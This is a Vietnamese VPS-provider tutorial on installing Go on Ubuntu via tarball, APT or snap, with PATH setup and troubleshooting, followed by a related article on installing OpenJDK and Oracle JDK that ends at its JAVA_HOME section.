Hướng dẫn cài đặt Go trên Ubuntu dưới đây sẽ giúp bạn thiết lập Go (Golang) — ngôn ngữ mã nguồn mở Google phát hành từ năm 2012 — chuẩn xác ngay từ đầu, tránh những lỗi “command not found” hay chạy nhầm phiên bản Go chỉ vì PATH cấu hình sai. Bài viết đi qua ba cách cài đặt phổ biến nhất (tarball chính thức, APT và snap), cách thêm Go vào PATH, xác minh cài đặt bằng chương trình “Hello, World!” cùng các bước xử lý sự cố thường gặp. Nếu chưa có máy chủ để thực hành, một VPS giá rẻ tại ThueVPSGiaRe.vn là điểm khởi đầu hợp lý.
1. Tổng quan về Golang và các phương pháp cài đặt
Go (thường gọi là Golang) là ngôn ngữ lập trình nguồn mở do Google giới thiệu từ năm 2012, nổi tiếng nhờ cú pháp tối giản, thư viện tiêu chuẩn mạnh mẽ cùng tốc độ biên dịch vượt trội. Golang được ứng dụng rộng rãi trong việc xây dựng công cụ dòng lệnh (CLI), dịch vụ backend chịu tải cao và các kiến trúc đám mây hiện đại.
Để đưa ngôn ngữ này vào hoạt động trơn tru trên hệ điều hành Ubuntu, bạn có thể lựa chọn một trong ba phương thức: sử dụng file nén nhị phân chính thức (tarball), kho lưu trữ APT của hệ thống, hoặc trình quản lý gói Snap. Mỗi cách đều có ưu thế riêng về tính kiểm soát và mức độ tự động hóa.
2. Yêu cầu chuẩn bị trước khi cài đặt Golang trên VPS
Trước khi bắt đầu thực thi các thao tác dòng lệnh, máy chủ hoặc máy trạm Ubuntu của bạn cần đáp ứng các điều kiện tiêu chuẩn về tài khoản và môi trường thực thi để đảm bảo tính an toàn.
Hệ điều hành: Bản phân phối Ubuntu 20.04, 22.04 hoặc 24.04 LTS (hướng dẫn mẫu được kiểm thử thực tế trên Ubuntu 24.04 với bản Go1.26.10).
Quyền thực thi: Một tài khoản người dùng không phải root nhưng có quyền cấp phép sudo.
Công cụ bổ trợ: Gói công cụ curl hoặc wget để tải file qua terminal.
Thuê VPS giá rẻ
CPU Intel Gold, SSD NVMe U.2, giá từ 50K/tháng
Máy chủ riêng để cài Go đúng ý bạn
Muốn cài Go bằng tarball, APT hay snap tùy chọn và toàn quyền quản trị PATH, phiên bản toolchain? Một chiếc VPS riêng cho bạn full quyền root, môi trường sạch để làm việc với Go cũng như thực hành các bước trong bài mà không bị ràng buộc bởi môi trường chia sẻ.
3. So sánh 3 cách cài đặt Go trên hệ điều hành Ubuntu
Việc lựa chọn phương thức cài đặt phụ thuộc hoàn toàn vào mục đích sử dụng máy chủ, tính tương thích của dự án và nhu cầu quản trị phiên bản cụ thể.
Phương pháp
Đối tượng phù hợp
Kiểm soát phiên bản
Hành vi cập nhật
Môi trường Production
Official Tarball
Máy chủ, production, hệ thống CI/CD cần bản mới
Toàn quyền kiểm soát
Nâng cấp thủ công
Rất phù hợp
APT
Cài nhanh, môi trường phát triển cục bộ đơn giản
Bị giới hạn bởi repo
Đi theo chu kỳ repo Ubuntu
Tùy trường hợp
Snap
Máy trạm của lập trình viên, workstation
Trung bình
Tự động cập nhật
Thường chỉ dùng cho dev
4. Cách 1: Cài đặt Go bằng gói lưu trữ Tarball chính thức (Khuyên dùng)
Cài đặt qua tarball từ trang chủ go.dev giúp bạn sở hữu chính xác phiên bản mong muốn mà không phụ thuộc vào chu kỳ phát hành gói của Ubuntu. Đây là quy trình chuẩn kỹ thuật nhất dành cho máy chủ production và hệ thống tự động hóa.
Bước 1: Tải phiên bản Go mới nhất

Truy cập trang tải về chính thức của Go tại https://go.dev/dl/, sao chép liên kết của phiên bản dành cho kiến trúc Linux AMD64. Sử dụng curl để tải gói nén trực tiếp vào thư mục home:
cd ~ && curl -OL https://go.dev/dl/go1.26.10.linux-amd64.tar.gz
Trong câu lệnh trên, tham số -O giữ nguyên tên file gốc và -L cho phép chuyển hướng liên kết nếu máy chủ go.dev yêu cầu. Kiểm tra file vừa tải về bằng cú pháp:
ls -lh go*.tar.gz
Tải phiên bản Go mới nhất
Bước 2: Kiểm tra tính toàn vẹn (Checksum)
Việc xác thực mã băm SHA-256 là bước tối quan trọng nhằm bảo đảm gói tải về không bị lỗi dữ liệu hoặc can thiệp mã độc:

sha256sum go1.26.10.linux-amd64.tar.gz
So sánh chuỗi mã băm hiển thị trên màn hình terminal với giá trị checksum cung cấp trên trang go.dev. Nếu chuỗi ký tự khớp nhau hoàn toàn, gói cài đặt an toàn để tiếp tục.
Bước 3: Xóa bỏ bản cài đặt cũ
Gói tarball không tự động đè lên hoặc dọn dẹp các thư mục Go cũ. Để tránh tình trạng xung đột file mã nguồn hoặc file nhị phân của các phiên bản khác nhau, bạn cần xóa bỏ thư mục cài đặt mặc định trước khi bung nén:
sudo rm -rf /usr/local/go
Lưu ý: Không tự ý xóa thư mục /usr/bin/go nếu đó là bản do APT quản lý; lệnh trên chỉ dành cho bản cài đặt thủ công trong /usr/local/go.
Bước 4: Giải nén gói cài đặt
Giải nén file lưu trữ vào thư mục quy chuẩn /usr/local bằng lệnh:
sudo tar -C /usr/local -xzf go1.26.10.linux-amd64.tar.gz
Sau khi giải nén, toàn bộ bộ công cụ sẽ nằm trong /usr/local/go. Bạn có thể kiểm tra danh sách file bằng các lệnh Linux cơ bản như ls /usr/local/go.
Bước 5: Thêm Go vào biến môi trường PATH
Để hệ thống nhận biết lệnh go từ bất kỳ thư mục làm việc nào, ta cần thêm thư mục binary vào PATH. Mở file cấu hình shell tương ứng của người dùng (ví dụ với Bash):
nano ~/.profile
Thêm dòng sau vào cuối tập tin:
export PATH=$PATH:/usr/local/go/bin
Lưu lại bằng Ctrl + O -> Enter -> Ctrl X và áp dụng cấu hình mới ngay lập tức mà không cần đăng xuất:
source ~/.profile
Bước 6: Xác minh phiên bản và môi trường
Kiểm tra xem hệ thống đã nhận diện đúng phiên bản Go hay chưa:
go version
which go
go env GOROOT GOPATH
Kết quả trả về chuẩn xác sẽ hiển thị /usr/local/go/bin/go cho lệnh which và GOROOT="/usr/local/go".
Xác minh phiên bản Go và môi trường
Thuê VPS giá rẻ
CPU Intel Gold, SSD NVMe U.2, giá từ 50K/tháng
Tối ưu tài nguyên cho dự án Go trên Cloud
Ứng dụng Golang tiêu tốn ít RAM và xử lý đồng thời cực tốt, rất thích hợp chạy trên nền tảng VPS tối ưu phần cứng độc lập. Khởi tạo ngay môi trường VPS cho lập trình viên để thử nghiệm ứng dụng với đường truyền ổn định và toàn quyền cấu hình root.
5. Cách 2: Cài đặt Go thông qua APT Package Manager
APT là giải pháp cài đặt tiện lợi, được quản lý trọn gói bởi cơ chế gói của Ubuntu. Tuy nhiên, phiên bản trên repo APT thường cũ hơn bản upstream từ go.dev do ưu tiên tính ổn định của hệ điều hành.
Để kiểm tra phiên bản có sẵn trong repository trước khi cài đặt, bạn dùng lệnh:
Sau khi hoàn tất, binary sẽ nằm ở /usr/bin/go. Bạn kiểm tra lại bằng:
go version
which go
type -a go
Nếu muốn gỡ bỏ hoàn toàn bản cài từ APT cùng các file cấu hình phụ thuộc:
sudo apt purge golang-go
sudo apt autoremove
6. Cách 3: Cài đặt Go nhanh bằng Snap Package
Snap cung cấp gói cài đặt được đóng gói độc lập cùng cơ chế cập nhật tự động của Canonical. Phương thức này rất phù hợp cho máy tính cá nhân hoặc môi trường phát triển thử nghiệm nhưng ít khi được dùng cho production.
Cài đặt Go với quyền truy cập hệ thống đầy đủ qua cờ --classic:
sudo snap install go --classic
Kiểm tra đường dẫn binary thực thi của Snap:
which go
# Kết quả thông thường: /snap/bin/go
Các thao tác quản lý gói Snap bao gồm cập nhật (sudo snap refresh go) hoặc gỡ cài đặt (sudo snap remove go).
7. Kiểm tra hoạt động với chương trình Hello World
Sau khi hoàn tất cài đặt, hãy tạo một dự án Go đơn giản sử dụng cơ chế Module để đảm bảo chuỗi công cụ (toolchain) biên dịch chính xác.
Tạo thư mục dự án và khởi tạo file go.mod, thay “your_domain” thành “tên miền của bạn“

mkdir hello
cd hello
go mod init your_domain/hello
Tạo file mã nguồn hello.go bằng trình soạn thảo:
nano hello.go
Dán đoạn mã chuẩn sau vào file:
package main

import "fmt"

func main() {
    fmt.Println("Hello, World!")
}
Lưu file và chạy thử nghiệm bằng lệnh go run .. Màn hình sẽ xuất ra thông điệp Hello, World!.
Kiểm tra hoạt động với chương trình Hello World
8. Biên dịch mã nguồn thành file thực thi nhị phân (Binary)
Trong môi trường phát triển hàng ngày, go run đóng vai trò lối tắt tiện lợi. Nhưng khi cần đóng gói ứng dụng để đưa vào vận hành thực tế, bạn sẽ cần tới go build hoặc go install.
Biên dịch tại chỗ (go build): Lệnh go build tạo ra một file nhị phân độc lập nằm ngay tại thư mục hiện tại. Bạn thực thi bằng lệnh ./hello. Điểm trừ là file này chỉ chạy được khi đứng trong đúng thư mục chứa nó.
Cài đặt toàn cục (go install): Lệnh go install . sẽ biên dịch mã nguồn và tự động đặt file nhị phân vào thư mục $(go env GOPATH)/bin.
Để kiểm tra vị trí đích mà Go sẽ lưu file binary khi cài đặt, chạy lệnh:
go list -f '{{.Target}}'
Để có thể gọi tên chương trình trực tiếp từ mọi nơi, bạn chỉ cần đưa thư mục chứa binary của GOPATH vào biến PATH:
export PATH=$PATH:$(go env GOPATH)/bin
go install .
hello
9. Hiểu rõ đường dẫn /usr/local/go/bin và biến PATH
Khi cài đặt bằng file nén chính thức, toàn bộ toolchain của Go được lưu trữ trong /usr/local/go, còn các công cụ dòng lệnh (như go, gofmt) nằm trong thư mục /usr/local/go/bin.
Biến môi trường PATH là danh sách các thư mục ngăn cách nhau bằng dấu hai chấm (:) mà hệ vỏ (shell) sẽ quét từ trái sang phải mỗi khi bạn nhập một câu lệnh. Nếu thư mục chứa Go không có trong PATH, terminal sẽ báo lỗi không tìm thấy lệnh. Bạn có thể in danh sách biến PATH ra từng dòng bằng:
echo "$PATH" | tr ':' '\n'
10. Cấu hình biến môi trường cho Bash và Zsh
Tùy thuộc vào shell bạn sử dụng khi làm việc trên sử dụng VPS Linux, file khởi động cần chỉnh sửa sẽ khác nhau. Kiểm tra shell đang chạy qua lệnh echo $SHELL.
Hệ vỏ (Shell)
File cấu hình khuyên dùng
Ghi chú ngữ cảnh áp dụng
Bash
~/.profile hoặc ~/.bashrc
~/.profile dành cho login shell (như phiên SSH), ~/.bashrc dành cho terminal tương tác
Zsh
~/.zshrc
Dành cho interactive shell; nếu cần cho login shell dùng ~/.zprofile
Sau khi chỉnh sửa, nhớ sử dụng lệnh source ~/.profile (cho Bash) hoặc source ~/.zshrc (cho Zsh) để nạp lại giá trị biến môi trường vào phiên làm việc hiện tại.
11. Phân biệt cơ chế GOPATH truyền thống và Go Modules
Trước phiên bản Go 1.11, toàn bộ mã nguồn bắt buộc phải đặt trong cấu trúc thư mục nghiêm ngặt của $GOPATH/src. Điều này gây nhiều bất tiện cho các lập trình viên khi quản lý các repo từ nền tảng như quản lý mã nguồn trên GitHub.
Go Modules (Hiện đại, mặc định từ Go 1.16+): Cho phép bạn đặt thư mục dự án ở bất kỳ đâu trên ổ cứng. Mọi thư viện phụ thuộc được ghi lại trong file go.mod và khóa checksum tại go.sum, không cần bận tâm về đường dẫn GOPATH.
Vai trò hiện tại của GOPATH: Mặc dù không còn bắt buộc đặt code trong src/, GOPATH (mặc định tại ~/go) vẫn được Go dùng làm nơi lưu trữ cache tải về (pkg/) và thư mục chứa file binary cài qua lệnh go install (bin/).
12. Quản lý phiên bản, nâng cấp và gỡ cài đặt Go
Việc nâng cấp hoặc gỡ cài đặt cần bám sát phương thức mà bạn đã dùng ban đầu để tránh để sót file rác gây xung đột công cụ.
Nâng cấp bản Tarball: Tải tarball mới từ go.dev, xóa thư mục cũ bằng sudo rm -rf /usr/local/go, giải nén bản mới vào /usr/local và chạy hash -r để xóa cache lệnh của shell.
Nâng cấp qua APT: Chạy sudo apt update && sudo apt upgrade golang-go.
Gỡ cài đặt Tarball: Xóa /usr/local/go, sau đó mở file ~/.profile hoặc ~/.zshrc để xóa dòng lệnh export PATH đã thêm trước đó.
13. Khắc phục các lỗi thường gặp trong quá trình cấu hình
Dưới đây là 4 tình huống lỗi phổ biến nhất và giải pháp xử lý triệt để dựa trên nguyên lý hoạt động của Linux:
Lỗi 1: “command not found: go”
Xảy ra khi đường dẫn thư mục binary chưa được nạp vào biến PATH hoặc chưa reload lại file cấu hình shell. Hãy kiểm tra xem file thực thi có thực sự tồn tại bằng ls -l /usr/local/go/bin/go, sau đó xác nhận lại cú pháp trong ~/.profile và thực hiện source ~/.profile.
Lỗi 2: Nhận sai phiên bản Go (Wrong Version)
Hiện tượng này xuất hiện khi máy chủ có nhiều bản cài Go cùng lúc (chẳng hạn cả APT và Tarball). Shell sẽ chạy binary ở thư mục đứng trước trong chuỗi PATH. Hãy chạy type -a go để liệt kê mọi bản Go đang có, kiểm tra go env GOROOT, sau đó gỡ bỏ bản cài không mong muốn hoặc đổi thứ tự PATH.
Lỗi 3: Chạy “go install” xong không gọi được lệnh
Khi cài một công cụ dòng lệnh viết bằng Go thông qua go install, file binary được đặt tại $GOPATH/bin (thường là ~/go/bin). Nếu thư mục này chưa có trong PATH, bạn sẽ gặp lỗi lệnh không tồn tại. Khắc phục bằng cách thêm export PATH=$PATH:$(go env GOPATH)/bin vào file cấu hình shell.
Lỗi 4: “go: go.mod file not found”
Lỗi xuất hiện khi bạn chạy các lệnh của Go bên ngoài một module hợp lệ. Để giải quyết, hãy di chuyển vào đúng thư mục chứa file go.mod hoặc khởi tạo module mới bằng go mod init <tên_module>, sau đó dùng go mod tidy để đồng bộ dependencies.
14. Câu hỏi thường gặp (FAQ)
1. Cách cài đặt phiên bản Go mới nhất trên Ubuntu là gì?
Cách tin cậy nhất là tải file tarball trực tiếp từ trang go.dev/dl/, giải nén vào /usr/local và bổ sung /usr/local/go/bin vào biến PATH. Kho lưu trữ của Ubuntu thường cập nhật chậm hơn các bản phát hành thượng nguồn.
2. Go có sẵn trong kho phần mềm APT của Ubuntu không?
Có, bạn có thể cài đặt dễ dàng qua lệnh sudo apt install golang-go. Tuy nhiên, phiên bản đi kèm thường là bản cũ nhằm đảm bảo tính tương thích của Ubuntu, không phù hợp nếu dự án đòi hỏi các tính năng mới nhất của ngôn ngữ.
3. Phương thức cài Go nào được khuyến nghị cho Linux?
Phương thức dùng gói nén tarball chính thức được cộng đồng phát triển khuyến nghị nhiều nhất vì nó đem lại sự đồng nhất trên mọi bản phân phối Linux và giúp người quản trị chủ động kiểm soát chính xác phiên bản.
4. Nâng cấp Go lên phiên bản mới hơn trên Ubuntu như thế nào?
Đối với bản tarball, bạn chỉ cần xóa thư mục /usr/local/go hiện tại, tải file nén của phiên bản mới và giải nén lại vào /usr/local. Đối với bản APT, bạn dùng sudo apt update && sudo apt upgrade golang-go.
5. Làm thế nào để kiểm tra Go đã được cài đặt hoàn toàn chuẩn xác?
Bạn có thể kiểm tra chuỗi lệnh: chạy go version để xem phiên bản, chạy which go để xem vị trí file binary, và chạy go env GOROOT GOPATH để kiểm tra đường dẫn gốc trước khi build thử một ứng dụng Hello World.
Tổng kết và các bước tiếp theo
Qua bài Hướng dẫn cài đặt Go trên Ubuntu này, bạn đã nắm vững cách cài đặt Golang qua cả 3 phương thức Tarball, APT và Snap, hiểu rõ cách cấu hình biến môi trường PATH cũng như cơ chế vận hành của Go Modules hiện đại. Nắm vững kỹ thuật quản lý phiên bản và thiết lập bảo mật máy chủ sẽ giúp bạn tự tin xây dựng hệ thống backend hiệu năng cao, ổn định lâu dài.
Cần một VPS giá rẻ để bắt đầu?
Chọn cấu hình vừa đủ nhu cầu, ưu tiên chi phí dễ tiếp cận và khả năng quản trị riêng.
Nội dung trong bài viết chỉ mang tính chất tham khảo kỹ thuật. Các cú pháp lệnh, đường dẫn cài đặt và thông số phiên bản có thể thay đổi tùy thuộc vào phiên bản hệ điều hành Ubuntu cụ thể và chu kỳ phát hành của nhà phát triển Go. Quản trị viên nên chủ động kiểm tra kỹ trên môi trường thử nghiệm và sao lưu dữ liệu trước khi triển khai trên hệ thống thực tế.
Cài Java trên VPS Ubuntu là bước khởi đầu nếu bạn muốn chạy server, ứng dụng desktop hay framework phát triển phần mềm trên máy chủ. Người mới thường bối rối giữa OpenJDK và Oracle JDK, giữa Java 21 và Java 25, hoặc chưa biết đặt JAVA_HOME ở đâu. Bài viết này sẽ hướng dẫn bạn xử lý trọn vẹn các vấn đề đó trên Ubuntu 24.04. Nếu chưa có máy chủ để thực hành, hãy tham khảo dịch vụ thuê VPS giá rẻ tại ThueVPSGiaRe.vn.
1. Bảng tra cứu nhanh các lệnh thao tác với Java trên Ubuntu
Dưới đây là bảng tổng hợp các câu lệnh cần thiết giúp bạn thao tác nhanh chóng trên môi trường dòng lệnh của máy chủ Ubuntu mà không cần mất công tìm kiếm lại từng bước.
Mục đích / Thao tác
Câu lệnh thực hiện
Cài đặt OpenJDK 25
sudo apt install openjdk-25-jdk
Kích hoạt kho lưu trữ Universe
sudo add-apt-repository universe
Cài JDK mặc định của hệ điều hành
sudo apt install default-jdk
Cài đặt OpenJDK 21
sudo apt install openjdk-21-jdk
Kiểm tra phiên bản Java hiện tại
java -version
Chuyển phiên bản Java mặc định
sudo update-alternatives --config java
Thiết lập biến môi trường JAVA_HOME
Khai báo đường dẫn trực tiếp trong tệp /etc/environment
Gỡ bỏ gói Java 25
sudo apt remove openjdk-25-jdk
2. Những điều cần biết trước khi cài đặt: Chọn OpenJDK hay Oracle JDK?
Nền tảng Java hiện nay có nhiều bản phân phối khác nhau, trong đó OpenJDK và Oracle JDK là hai lựa chọn phổ biến nhất. Để đưa ra quyết định chính xác cho môi trường máy chủ của mình, bạn cần phân biệt rõ đặc thù kỹ thuật và điều khoản sử dụng giữa các bản cài đặt này.
Bản chất OpenJDK: Đây là nền tảng mã nguồn mở hoàn toàn miễn phí, được tích hợp mặc định trong kho phần mềm của hầu hết các phân phối hệ điều hành Ubuntu hiện đại. Đối với phần lớn các ứng dụng web và tác vụ sản xuất, OpenJDK là lựa chọn chuẩn mực.
Bản chất Oracle JDK: Được phát hành chính thức bởi Oracle với các điều khoản giấy phép thương mại riêng biệt. Nếu bạn có ý định ứng dụng phiên bản này trong môi trường production, hãy đảm bảo đã rà soát kỹ các điều khoản cấp phép bản quyền hiện hành của Oracle để tránh vi phạm.
Sự khác biệt giữa JRE và JDK: JRE (Java Runtime Environment) chỉ cung cấp máy ảo JVM cùng các thư viện cần thiết để thực thi mã Java đã biên dịch. Ngược lại, JDK (Java Development Kit) bao gồm toàn bộ thành phần của JRE kèm theo bộ công cụ phát triển toàn diện (như trình biên dịch javac, trình gỡ lỗi) phục vụ việc lập trình và đóng gói ứng dụng.
Phiên bản mặc định trên Ubuntu 24.04: Khi gọi gói default-jdk, hệ thống sẽ tự động cài Java 21. Trường hợp dự án yêu cầu phiên bản LTS mới nhất như Java 25, bạn có thể cài đặt độc lập thông qua kho Ubuntu Universe.
Thuê VPS giá rẻ
CPU Intel Gold, SSD NVMe U.2, giá từ 50K/tháng
Hạ tầng tối ưu cho dự án Java & Spring Boot
Các ứng dụng nền tảng Java thường đòi hỏi bộ nhớ RAM ổn định và tốc độ đọc ghi ổ cứng cực nhanh để máy ảo JVM chạy mượt mà. Đội ngũ kỹ thuật đánh giá cao việc lựa chọn VPS cho lập trình viên tại Fast Byte với ổ cứng chuẩn NVMe tốc độ cao và hạ tầng mạng ổn định.
3. Hướng dẫn cài đặt OpenJDK (Java 25 và Java 21) trên Ubuntu 24.04
Trước khi đi vào các thao tác chi tiết, bạn cần chủ động kết nối SSH vào VPS của mình. Nếu hệ thống yêu cầu thao tác can thiệp cấp hệ thống, hãy đảm bảo phiên làm việc đang sở hữu đặc quyền tài khoản root hoặc người dùng có gắn quyền sudo.
Bước 1: Kiểm tra phiên bản Java hiện tại
Trước tiên, hãy kiểm tra xem hệ thống đã cài đặt Java hay chưa bằng lệnh:

java -version
Nếu Java đã được cài đặt, terminal sẽ hiển thị thông tin phiên bản hiện tại. Nếu nhận được thông báo Command 'java' not found, bạn có thể tiếp tục cài đặt theo hướng dẫn bên dưới.
Bước 2: Cập nhật danh sách gói phần mềm APT
APT là trình quản lý gói mặc định trên Ubuntu, giúp hệ thống tìm kiếm và cài đặt phần mềm từ các kho lưu trữ. Trước khi cài OpenJDK, hãy đồng bộ danh sách gói bằng lệnh:
sudo apt update

Chờ quá trình cập nhật hoàn tất. Nếu xuất hiện lỗi liên quan đến một kho phần mềm bên thứ ba, chẳng hạn apt.grafana.com với thông báo File has unexpected size, nguyên nhân có thể là dữ liệu trên máy chủ mirror chưa đồng bộ.
Lưu ý: Nếu gặp lỗi từ kho Grafana, bạn không nên bỏ qua cảnh báo một cách tùy tiện. Hãy thử chạy lại sudo apt update sau ít phút. Nếu lỗi vẫn tiếp diễn, kiểm tra cấu hình kho Grafana và tạm vô hiệu hóa kho đó nếu chưa cần sử dụng. Chỉ tiếp tục khi APT có thể tải danh sách gói cần thiết từ các kho Ubuntu.
Cập nhật danh sách gói phần mềm APT
Để tìm tệp cấu hình kho Grafana, bạn có thể sử dụng:
Nếu xác định được tệp cấu hình riêng của Grafana, hãy sao lưu trước khi tạm vô hiệu hóa. Ví dụ, nếu kết quả trả về là /etc/apt/sources.list.d/grafana.list, chạy:
Hãy thay đường dẫn trong ví dụ bằng đường dẫn thực tế trên VPS. Thao tác này chỉ tạm vô hiệu hóa kho phần mềm Grafana, không gỡ ứng dụng Grafana đã cài đặt. Sau khi xử lý xong, bạn có thể khôi phục tệp cấu hình nếu cần tiếp tục cập nhật Grafana.
Bước 3: Cài đặt OpenJDK 25 trên Ubuntu 24.04
Java 25 là phiên bản hỗ trợ dài hạn (LTS). Trên Ubuntu 24.04, gói openjdk-25-jdk có thể được cung cấp thông qua kho Ubuntu phù hợp với phiên bản hệ điều hành. Nếu gói chưa xuất hiện, hãy kiểm tra các kho phần mềm đã được kích hoạt và kết quả tìm kiếm gói trước khi cài đặt.
Để tìm gói OpenJDK 25, sử dụng:
apt-cache policy openjdk-25-jdk
Nếu kết quả hiển thị phiên bản có thể cài đặt, tiến hành cài đặt bằng lệnh:
sudo apt install openjdk-25-jdk -y
Nếu APT thông báo không tìm thấy gói, hãy kiểm tra lại nguồn phần mềm và phiên bản Ubuntu. Không nên thêm kho bên thứ ba không rõ nguồn gốc chỉ để cài đặt Java.
Cài đặt OpenJDK 25 trên Ubuntu
Bước 4: Cài đặt OpenJDK 21 trên Ubuntu 24.04
Nếu ứng dụng yêu cầu Java 21 hoặc bạn cần môi trường tương thích với các dự án đang sử dụng phiên bản này, hãy cài đặt gói openjdk-21-jdk. Trước tiên, kiểm tra phiên bản gói có sẵn:
apt-cache policy openjdk-21-jdk
Nếu gói có phiên bản khả dụng, chạy lệnh sau để cài đặt:
sudo apt install openjdk-21-jdk -y
Bạn chỉ cần cài đặt phiên bản phù hợp với yêu cầu của ứng dụng. Nếu cần sử dụng cả Java 21 và Java 25 trên cùng VPS, có thể cài đặt đồng thời cả hai phiên bản rồi lựa chọn phiên bản mặc định ở bước tiếp theo.
Bước 5: Kiểm tra và lựa chọn phiên bản Java mặc định
Sau khi cài đặt, hãy kiểm tra phiên bản Java đang được hệ thống sử dụng:
java -version
javac -version
Nếu đã cài cả hai phiên bản Java, bạn có thể sử dụng công cụ update-alternatives để chọn phiên bản mặc định cho lệnh java:
sudo update-alternatives --config java
Terminal sẽ hiển thị danh sách các phiên bản Java đã đăng ký. Nhập số tương ứng với phiên bản bạn muốn sử dụng, sau đó nhấn Enter. Để kiểm tra lại, chạy:
java -version
Nếu cần thay đổi trình biên dịch Java, bạn cũng có thể kiểm tra các lựa chọn đã đăng ký bằng lệnh:
sudo update-alternatives --config javac
Lưu ý rằng việc thay đổi phiên bản mặc định có thể ảnh hưởng đến các ứng dụng Java đang chạy trên VPS. Hãy chọn đúng phiên bản tương thích với yêu cầu của dự án.
Hoàn tất cài đặt OpenJDK
Sau khi tiến trình cài đặt hoàn tất, bạn đã có thể sử dụng môi trường Java trên Ubuntu 24.04. Hãy xác nhận phiên bản bằng lệnh java -version và kiểm tra trình biên dịch với javac -version. Nếu kết quả trả về đúng phiên bản đã chọn, OpenJDK đã sẵn sàng để chạy hoặc phát triển các ứng dụng Java trên VPS.
Thuê VPS giá rẻ
CPU Intel Gold, SSD NVMe U.2, giá từ 50K/tháng
Máy chủ riêng sạch sẽ, sẵn sàng cài Java
VPS giá rẻ của Fast Byte phù hợp nếu bạn cần một máy chủ riêng để cài Java, thử nghiệm OpenJDK 25 hay triển khai từng dự án theo nhu cầu. Bạn toàn quyền quản trị hệ thống qua SSH, cài đặt và gỡ phần mềm thoải mái đúng như các bước trong bài hướng dẫn này.
4. Hướng dẫn tải và cài đặt Oracle JDK thủ công qua gói Debian
Do các ràng buộc về mặt pháp lý và giấy phép sở hữu trí tuệ, Oracle JDK không được đưa sẵn vào hệ thống kho phần mềm apt chính thức của Ubuntu. Bạn sẽ thực hiện cài đặt thông qua tệp tin đóng gói định dạng .deb chính chủ từ Oracle.
Sau khi tải hoàn tất tệp deb về thư mục hiện hành, chạy lệnh cài đặt:
sudo apt install ./jdk-25_linux-x64_bin.deb
Lưu ý: Nếu bạn tải về một bản phát hành tính năng khác hoặc phiên bản vá lỗi cụ thể, hãy thay thế chính xác tên tệp tin tương ứng trong câu lệnh trên.
5. Cách chuyển đổi qua lại giữa nhiều phiên bản Java (update-alternatives)
Trong nhiều tình huống thực tế, máy chủ của bạn cần cài đặt song song nhiều phiên bản Java để phục vụ nhiều ứng dụng khác nhau. Ubuntu hỗ trợ công cụ update-alternatives giúp quản lý các liên kết tượng trưng một cách khoa học mà không gây xung đột.
Để cấu hình phiên bản thực thi Java mặc định cho toàn hệ thống, bạn thực thi câu lệnh sau trong danh mục các lệnh Linux cơ bản:
sudo update-alternatives --config java
Giao diện dòng lệnh sẽ xuất danh sách liệt kê các phiên bản Java hiện hữu trên máy tính:
There are 3 choices for the alternative java (providing /usr/bin/java).

  Selection    Path                                            Priority   Status
------------------------------------------------------------
* 0            /usr/lib/jvm/jdk-25.0.4.1-oracle-x64/bin/java   419464192 auto mode
  1            /usr/lib/jvm/java-21-openjdk-amd64/bin/java     2111      manual mode
  2            /usr/lib/jvm/java-25-openjdk-amd64/bin/java     2511      manual mode
  3            /usr/lib/jvm/jdk-25.0.4.1-oracle-x64/bin/java   419464192 manual mode

Press <enter> to keep the current choice[*], or type selection number:
Bạn chỉ cần nhập số thứ tự tương ứng ở cột Selection rồi nhấn Enter để xác nhận chỉ định. Nếu muốn giữ nguyên phiên bản có đánh dấu sao (*), chỉ việc nhấn Enter.
Đặc biệt lưu ý: Trình biên dịch Java (javac) hoạt động độc lập với môi trường chạy thực thi. Do đó, bạn phải đồng bộ phiên bản biên dịch tương ứng bằng lệnh:
sudo update-alternatives --config javac
Sau cùng, hãy xác thực lại tính đồng nhất giữa môi trường thực thi và trình biên dịch:
java -version
javac -version
6. Cấu hình biến môi trường JAVA_HOME chuẩn cho toàn hệ thống
